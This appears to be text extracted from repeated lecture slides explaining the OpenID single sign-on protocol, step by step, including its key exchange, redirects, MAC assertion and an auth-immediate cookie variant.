- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

- U_E** → **R** I'm **U@P**!
- R** ↔ **P** $K_{R-P}, n \leftarrow$ D-H key exchange
- U_E** ← **R** OK, go verify with **P** (HTTP 302)
- U_E** → **P** I want to talk to **R**, who you share n with

OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

- U_E** → **R** I'm **U@P**!
- R** ↔ **P** $K_{R-P}, n \leftarrow$ D-H key exchange
- U_E** ← **R** OK, go verify with **P** (HTTP 302)
- U_E** → **P** I want to talk to **R**, who you share n with
- U_E** ← **P** Sure you want to talk to **R**?

OpenID

Mitigates: password re-use



[Sign in as a different user](#)

You are signing in to **Mixx.com** with your Google Account **jbonneau@gmail.com**

Sign in

Cancel

Remember me

You can always change your Google Account approval settings. Mixx.com is not owned, operated or controlled by Google or its owners. [Learn more](#)

OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

- U_E** → **R** I'm **U@P**!
- R** ↔ **P** $K_{R-P}, n \leftarrow$ D-H key exchange
- U_E** ← **R** OK, go verify with **P** (HTTP 302)
- U_E** → **P** I want to talk to **R**, who you share n with
- U_E** ← **P** Sure you want to talk to **R**?
- U_E** → **P** Yes, here's my password: p

OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

- U_E** → **R** I'm **U@P!**
- R** ↔ **P** K_{R-P}, n ← D-H key exchange
- U_E** ← **R** OK, go verify with **P** (HTTP 302)
- U_E** → **P** I want to talk to **R**, who you share n with
- U_E** ← **P** Sure you want to talk to **R**?
- U_E** → **P** Yes, here's my password: p
- U_E** ← **P** Okay, use **MAC** _{K_{R-P}} (**U**, **P**) (HTTP 302)
- U_E** → **R** **MAC** _{K_{R-P}} (**U**, **P**)! See, I'm **U@P**

OpenID

Mitigates: password re-use

Single sign-on

- R** Relying party (www.example.com)
- P** OpenID Provider (Facebook, Google, etc.)
- U_E** End user (a human)
- U_A** User agent (a browser)

- U_E** → **R** I'm **U@P**!
- R** ↔ **P** $K_{R-P}, n \leftarrow$ D-H key exchange
- U_A** ← **R** OK, go verify with **P** (HTTP 302)
- U_A** → **P** I want to talk to **R**, here's my cookie c
- U_A** ← **P** Okay, use **MAC** $_{K_{R-P}}(\mathbf{U}, \mathbf{P})$
- U_A** → **R** **MAC** $_{K_{R-P}}(\mathbf{U}, \mathbf{P})!$ See, I'm **U@P**

OpenID (auth-immediate)

Mitigates: password re-use

jcb82@cl.cam.ac.uk